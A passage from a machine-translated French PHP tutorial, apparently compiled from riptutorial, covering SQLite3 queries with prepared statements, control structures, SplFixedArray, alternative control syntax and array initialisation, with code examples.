$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

Didacticiel de démarrage rapide SQLite3

Ceci est un exemple complet de toutes les API SQLite fréquemment utilisées. Le but est de vous mettre au travail très vite. Vous pouvez également obtenir un fichier PHP exécutable de ce tutoriel.

Créer / ouvrir une base de données

Créons d'abord une nouvelle base de données. Créez-le uniquement si le fichier n'existe pas et ouvrez-le pour lire / écrire. L'extension du fichier dépend de vous, mais `.sqlite` est assez courant

et explicite.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Créer une table

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Insérer des exemples de données.

Il est conseillé d'emballer les requêtes associées dans une transaction (avec les mots-clés `BEGIN` et `COMMIT`), même si l'importance de l'atome ne vous intéresse pas. Si vous ne le faites pas, SQLite encapsule automatiquement chaque requête dans une transaction, ce qui ralentit considérablement tout. Si vous êtes nouveau sur SQLite, vous pourriez être surpris de savoir pourquoi les INSERT sont si lents .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Insérez des données potentiellement dangereuses avec une instruction préparée. Vous pouvez le faire avec les *paramètres nommés* :

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

Récupération des données

Prenons les visites d'aujourd'hui de l'utilisateur # 42. Nous utiliserons à nouveau une instruction préparée, mais cette fois avec *des paramètres numérotés* , plus concis:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
```

```
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Remarque: S'il n'y a plus de lignes, fetchArray () renvoie `false` . Vous pouvez profiter de cela dans un `while` boucle.

Libérez la mémoire - ceci *ne se* fait *pas* automatiquement, alors que votre script est en cours d'exécution

```
$result->finalize();
```

Sténographie

Voici un raccourci utile pour récupérer une seule ligne en tant que tableau associatif. Le deuxième paramètre signifie que nous voulons toutes les colonnes sélectionnées.

Attention, cet raccourci ne supporte pas la liaison de paramètres, mais vous pouvez échapper les chaînes à la place. Toujours mettre les valeurs en citations SINGLE! Les guillemets doubles sont utilisés pour les noms de table et de colonne (similaires aux raccourcis de MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Un autre raccourci utile pour récupérer une seule valeur.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Nettoyer

Enfin, fermez la base de données. Cela se fait automatiquement à la fin du script.

```
$db->close();
```

Lire SQLite3 en ligne: https://riptutorial.com/fr/php/topic/5898/sqlite3

Chapitre 89: Structures de contrôle

Examples

Syntaxe alternative pour les structures de contrôle

PHP fournit une syntaxe alternative pour certaines structures de contrôle: `if` , `while` , `for` , `foreach` et `switch` .

Par rapport à la syntaxe normale, la différence est que l'entretoise d' ouverture est remplacé par deux points (`:`) et l'accolade de fermeture est remplacé par `endif;` , en `endwhile;` , `endfor;` , `endforeach;` , ou `endswitch;` , respectivement. Pour des exemples individuels, voir la rubrique sur la syntaxe alternative pour les structures de contrôle .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Plusieurs déclarations `elseif` utilisant une syntaxe courte:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

PHP Manual - Structures de contrôle - Syntaxe alternative

tandis que

`while` boucle la itération à travers un bloc de code tant qu'une condition spécifiée est vraie.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Sortie: `123456789`

Pour plus d'informations, reportez-vous à la rubrique Boucles .

faire pendant

`do-while` boucle `do-while` while exécute d'abord un bloc de code une fois, dans tous les cas, puis parcourt ce bloc de code tant qu'une condition spécifiée est vraie.

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

Pour plus d'informations, reportez-vous à la rubrique Boucles .

aller à

L'opérateur `goto` permet de passer à une autre section du programme. Il est disponible depuis PHP 5.3.

L'instruction goto est un goto suivi de l'étiquette cible souhaitée: `goto MyLabel;` .

La cible du saut est spécifiée par une étiquette suivie de deux points: `MyLabel:`

Cet exemple imprimera `Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

déclarer

`declare` est utilisé pour définir une directive d'exécution pour un bloc de code.

Les directives suivantes sont reconnues:

- `ticks`
- `encoding`
- `strict_types`

Par exemple, cochez la case 1:

```
declare(ticks=1);
```

Pour activer le mode de type strict, l'instruction `declare` est utilisée avec la déclaration `strict_types` :

```
declare(strict_types=1);
```

sinon

L'instruction `if` dans l'exemple ci-dessus permet d'exécuter un fragment de code lorsque la

condition est remplie. Lorsque vous souhaitez exécuter un fragment de code, lorsque la condition n'est pas remplie, vous devez étendre le `if` avec un `else` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

PHP Manual - Structures de contrôle - Sinon

L'opérateur ternaire comme syntaxe abrégée pour if-else

L' opérateur ternaire évalue quelque chose en fonction d'une condition vraie ou non. C'est un opérateur de comparaison et souvent utilisé pour exprimer une simple condition if-else sous une forme plus courte. Cela permet de tester rapidement une condition et remplace souvent une instruction if multiligne, ce qui rend votre code plus compact.

C'est l'exemple ci-dessus utilisant une expression ternaire et des valeurs de variable: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Sorties: `a is NOT greater than b .`

inclure et exiger

exiger

`require` est similaire à `include` , sauf qu'il produira une erreur fatale de niveau `E_COMPILE_ERROR` cas d'échec. Lorsque le `require` échoue, le script s'arrête. Lorsque l' `include` échoue, le script ne s'arrête pas et n'émet que `E_WARNING` .

```
require 'file.php';
```

PHP Manual - Structures de contrôle - Exiger

comprendre

L'instruction `include` comprend et évalue un fichier.

./variables.php

```
$a = 'Hello World!';
```

/ main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

Soyez prudent avec cette approche, car elle est considérée comme une odeur de code , car le fichier inclus modifie la quantité et le contenu des variables définies dans la portée donnée.

Vous pouvez également `include` fichier, qui renvoie une valeur. Ceci est extrêmement utile pour gérer les tableaux de configuration:

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

Cette approche empêchera le fichier inclus de polluer votre portée actuelle avec des variables modifiées ou ajoutées.

PHP Manual - Structures de contrôle - Inclure

---

include & require peut également être utilisé pour attribuer des valeurs à une variable lorsqu'elle est renvoyée par fichier.

Exemple :

fichier include1.php:

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

fichier index.php:

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

revenir

L'instruction `return` renvoie le contrôle du programme à la fonction appelante.

Lorsque `return` est appelé depuis une fonction, l'exécution de la fonction en cours se termine.

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

Lorsque vous exécutez `returnEndsFunctions();` vous obtiendrez le résultat `This is executed` ;

Lorsque `return` est appelé depuis une fonction avec et argument, l'exécution de la fonction en cours se terminera et la valeur de l'argument sera renvoyée à la fonction appelante.

pour

`for` boucles sont généralement utilisées lorsque vous souhaitez répéter un morceau de code un nombre de fois donné.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Sorties: `123456789`

Pour plus d'informations, reportez-vous à la rubrique Boucles .

pour chaque

`foreach` est une construction qui vous permet de parcourir facilement les tableaux et les objets.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Résultats: `123` .

Pour utiliser la boucle `foreach` avec un objet, il doit implémenter une interface `Iterator` .

Lorsque vous parcourez des tableaux associatifs:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Sorties: `color: red`

Pour plus d'informations, reportez-vous à la rubrique Boucles .

si sinon autrement

sinon

`elseif` combine `if` et `else` . La `if` la déclaration est étendue à exécuter une instruction différente dans le cas où l'original `if` l' expression est pas remplie. Cependant, l'expression alternative n'est exécutée que lorsque l'expression conditionnelle `elseif` est remplie.

Le code suivant affiche soit "a est plus grand que b", "a est égal à b" ou "a est plus petit que b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Plusieurs autres déclarations

Vous pouvez utiliser plusieurs instructions elseif dans la même instruction if:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

si

La construction if permet l'exécution conditionnelle de fragments de code.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

PHP Manual - Structures de contrôle - Si

commutateur

La structure de `switch` remplit la même fonction qu'une série d'instructions `if` , mais peut effectuer le travail avec moins de lignes de code. La valeur à tester, telle que définie dans l'instruction `switch` , est comparée en termes d'égalité avec les valeurs de chacune des instructions de `case` jusqu'à ce qu'une correspondance soit trouvée et que le code dans ce bloc soit exécuté. Si

aucune instruction de `case` correspondante n'est trouvée, le code dans le bloc `default` est exécuté, s'il existe.

Chaque bloc de code dans une instruction `case` ou `default` doit se terminer par l'instruction `break` . Cela arrête l'exécution de la structure du `switch` et continue l'exécution du code immédiatement après. Si l'instruction `break` est omise, le code de l'instruction `case` suivante est exécuté, *même s'il n'y a pas de correspondance* . Cela peut entraîner une exécution de code inattendue si la déclaration `break` est oubliée, mais peut également être utile lorsque plusieurs instructions de `case` doivent partager le même code.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

En plus de tester des valeurs fixes, la construction peut également être contraint de tester des déclarations dynamiques en fournissant une valeur booléenne au `switch` déclaration et toute expression au `case` déclaration. Gardez à l'esprit que la *première* valeur correspondante est utilisée, le code suivant affichera «plus de 100»:

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

Pour plus d'informations sur les problèmes de typage lâche lors de l'utilisation de la structure de `switch` , reportez-vous à la section Changements de surprise.

Lire Structures de contrôle en ligne: https://riptutorial.com/fr/php/topic/2366/structures-de-controle


Chapitre 90: Structures de données SPL

Examples

SplFixedArray

Différence avec PHP Array

Le type de tableau par défaut de PHP est implémenté en tant que cartes de hachage ordonnées, ce qui nous permet de créer des tableaux composés de paires clé / valeur, les valeurs pouvant être de tout type et les clés pouvant être des nombres ou des chaînes. Cependant, ce n'est pas traditionnellement la façon dont les tableaux sont créés.



Comme vous pouvez le voir sur cette illustration, un tableau PHP normal peut être considéré comme un ensemble ordonné de paires clé / valeur, chaque clé pouvant être mappée sur n'importe quelle valeur. Notez que dans ce tableau, nous avons des clés qui sont à la fois des nombres et des chaînes, ainsi que des valeurs de types différents et la clé n'a aucune incidence sur l'ordre des éléments.


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Donc, le code ci-dessus nous donnerait exactement ce que nous attendions.

```
9 => foo
1 => 4.2
bar =>
```

Les baies PHP régulières sont également dimensionnées pour nous. Ils grandissent et rétrécissent au fur et à mesure que nous poussons et popons des valeurs vers et depuis le tableau, automatiquement.

Cependant, dans un tableau traditionnel, la taille est fixe et est entièrement du même type de valeur. De plus, plutôt que des clés, chaque valeur est accessible par son index, qui peut être déduit par son décalage dans le tableau.



Puisque nous connaissons la taille d'un type donné et la taille fixe du tableau, un décalage est alors la `type size * n` du `type size * n` et `n` représente la position de la valeur dans le tableau. Donc, dans l'exemple ci-dessus, `$arr[0]` nous donne `1` , le premier élément du tableau et `$arr[1]` nous donne `2` , et ainsi de suite.

SplFixedArray, cependant, ne restreint pas le type de valeurs. Il restreint uniquement les clés aux types de nombres. C'est aussi d'une taille fixe.

Cela rend SplFixedArrays plus efficace que les baies PHP normales d'une manière particulière. Ils sont plus compacts et nécessitent moins de mémoire.

Instancier le tableau

SplFixedArray est implémenté en tant qu'objet, mais vous pouvez y accéder avec la même syntaxe familière que celle à laquelle vous accédez sur un tableau PHP normal, car ils implémentent l'interface `ArrayAccess` . Ils implémentent également les interfaces `Countable` et `Iterator` , de sorte qu'ils se comportent de la même façon que les tableaux se comportant en PHP (ex. `count($arr)` et `foreach($arr as $k => $v)` fonctionnent de la même façon pour SplFixedArray comme ils font des tableaux normaux en PHP.

Le constructeur SplFixedArray prend un argument, qui correspond à la taille du tableau.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Cela vous donne ce que vous attendez.

```
0 => foo
1 => bar
2 => baz
3 =>
```

Cela fonctionne aussi comme prévu.

```
var_dump(count($arr));
```

Nous donne...

```
int(4)
```

Remarquez que dans SplFixedArray, contrairement à un tableau PHP normal, la clé représente l'ordre de l'élément dans notre tableau, car il s'agit d'un *véritable index* et non d'une simple *carte* .

Redimensionnement du tableau

Gardez à l'esprit que la taille du tableau étant fixe, count retournera toujours la même valeur. Donc, bien que `unset($arr[1])` , `$arr[1] === null` , `count($arr)` reste `4` .

Donc, pour redimensionner le tableau, vous devrez appeler la méthode `setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Maintenant nous avons ...

```
int(3)
0 => foo
1 =>
2 => baz
```

Importer dans SplFixedArray et exporter depuis SplFixedArray

Vous pouvez également importer / exporter un tableau PHP normal dans et hors d'un SplFixedArray avec les méthodes `fromArray` et `toArray` .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Aller dans l'autre sens

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
```

```
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Lire Structures de données SPL en ligne: https://riptutorial.com/fr/php/topic/6844/structures-de-donnees-spl

Chapitre 91: Syntaxe alternative pour les structures de contrôle

Syntaxe

- structure: / * code * / endstructure;

Remarques

Lors du mixage de la structure alternative pour le `switch` avec HTML, il est important de ne pas avoir d'espaces blancs entre le `switch($condition):` initial `switch($condition):` et le premier `case $value:` Faire ceci essaye de faire écho à quelque chose (espace blanc) avant une casse.

Toutes les structures de contrôle suivent la même idée générale. Au lieu d'utiliser des accolades pour encapsuler le code, vous utilisez deux points et une `endstructure;` instruction: `structure: /* code */ endstructure;`

Examples

Alternative pour déclaration

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

Alternative tant que déclaration

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Déclaration de foreach alternative

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Déclaration alternative

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Alternative si / sinon déclaration

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
```

```
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Lire Syntaxe alternative pour les structures de contrôle en ligne:
https://riptutorial.com/fr/php/topic/1199/syntaxe-alternative-pour-les-structures-de-controle

Chapitre 92: Tableaux

Introduction

Un tableau est une structure de données qui stocke un nombre arbitraire de valeurs dans une seule valeur. Un tableau en PHP est en réalité une carte ordonnée, où map est un type qui associe des valeurs aux clés.

Syntaxe

- $ array = array ('Value1', 'Value2', 'Value3'); // Les clés sont par défaut à 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); // Virgule de fin optionnelle
- $ array = array ('key1' => 'Value1', 'key2' => 'Value2',); // Clés explicites
- $ array = array ('key1' => 'Value1', 'Value2',); // Array (['key1'] => Value1 [1] => 'Value2')
- $ array = ['key1' => 'Value1', 'key2' => 'Value2',]; // raccourci PHP 5.4+
- $ array [] = 'ValueX'; // Ajoute 'ValueX' à la fin du tableau
- $ array ['keyX'] = 'ValueX'; // Assigne 'valueX' à la clé 'keyX'
- $ array + = ['keyX' => 'valueX', 'keyY' => 'valueY']; // Ajout / remplacement d'éléments sur un tableau existant

Paramètres

Paramètre	Détail
Clé	La clé est l'identificateur unique et l'index d'un tableau. Ce peut être une `string` ou un `integer` . Par conséquent, les clés valides seraient `'foo', '5', 10, 'a2b', ...`
Valeur	Pour chaque `key` il y a une valeur correspondante (`null` sinon *et un avis est émis lors de l'accès*). La valeur n'a aucune restriction sur le type d'entrée.

Remarques

Voir également

- Manipuler un seul tableau
- Exécution sur un tableau
- Itération de tableau
- Traitement de plusieurs tableaux ensemble

Examples

Initialisation d'un tableau

Un tableau peut être initialisé vide:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

Un tableau peut être initialisé et prédéfini avec des valeurs:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

Un tableau peut également être initialisé avec des index personnalisés *(également appelés tableau associatif)* :

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

Si la variable n'a pas été utilisée auparavant, PHP la créera automatiquement. Bien que pratique, cela pourrait rendre le code plus difficile à lire:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

L'index continuera généralement là où vous l'avez laissé. PHP essaiera d'utiliser des chaînes numériques en tant qu'entiers:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

Pour initialiser un tableau de taille fixe, vous pouvez utiliser `SplFixedArray` :

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Remarque: Un tableau créé à l'aide de `SplFixedArray` a une empreinte mémoire réduite pour les grands ensembles de données, mais les clés doivent être des entiers.

Pour initialiser un tableau avec une taille dynamique mais avec `n` éléments non vides (par exemple un espace réservé), vous pouvez utiliser une boucle comme suit:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

Si tous vos espaces réservés sont identiques, vous pouvez également le créer en utilisant la fonction `array_fill()` :

> array array_fill (int $ start_index, int $ num, mixed $ value)

Cela crée et renvoie un tableau avec des entrées `num` de `value` , les clés commençant à `start_index` .

Remarque: Si le `start_index` est négatif, il commencera par l'index négatif et continuera à partir de 0 pour les éléments suivants.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Conclusion: Avec `array_fill()` vous êtes plus limité pour ce que vous pouvez réellement faire. La boucle est plus flexible et vous ouvre de nombreuses opportunités.

Chaque fois que vous voulez un tableau rempli d'une plage de nombres (par exemple 1 à 4), vous pouvez soit ajouter chaque élément à un tableau, soit utiliser la fonction `range()` :

> plage de tableau (mixte $ start, mixed $ end [, nombre $ step = 1])

Cette fonction crée un tableau contenant une série d'éléments. Les deux premiers paramètres sont requis, où ils définissent les points de début et de fin de la plage (incluse). Le troisième paramètre est facultatif et définit la taille des étapes en cours. En créant une `range` de `0` à `4` avec un `stepsize` de `1` , le tableau résultant serait composé des éléments suivants: `0` , `1` , `2` , `3` et `4` . Si la taille du pas est augmentée à `2` (c.-à-d. `range(0, 4, 2)`), le tableau résultant serait alors: `0` , `2` et `4` .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` peut fonctionner avec des entiers, des flottants, des booléens (convertis en nombres entiers) et des chaînes. Il convient toutefois de faire preuve de prudence lors de l'utilisation de floats comme arguments en raison du problème de précision en virgule flottante.

Vérifier si la clé existe

Utilisez `array_key_exists()` ou `isset()` ou `!empty()` `isset()` `!empty()` :

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Notez que `isset()` traite un élément `null` comme inexistant. Alors que `!empty()` fait la même chose pour tout élément égal à `false` (en utilisant une comparaison faible, par exemple, `null` , `''` et `0` sont tous traités comme faux par `!empty()`). While `isset($map['foobar']);` est `true` `!empty($map['foobar'])` est `false` . Cela peut conduire à des erreurs (par exemple, il est facile d'oublier que la chaîne `'0'` est considérée comme fausse), donc l'utilisation de `!empty()` est souvent mal vue.

Notez également que `isset()` et `!empty()` `isset()` fonctionneront (et retourneront false) si `$map` n'est pas défini du tout. Cela les rend quelque peu sujettes aux erreurs d'utilisation:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

Vous pouvez également vérifier les tableaux ordinaux:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

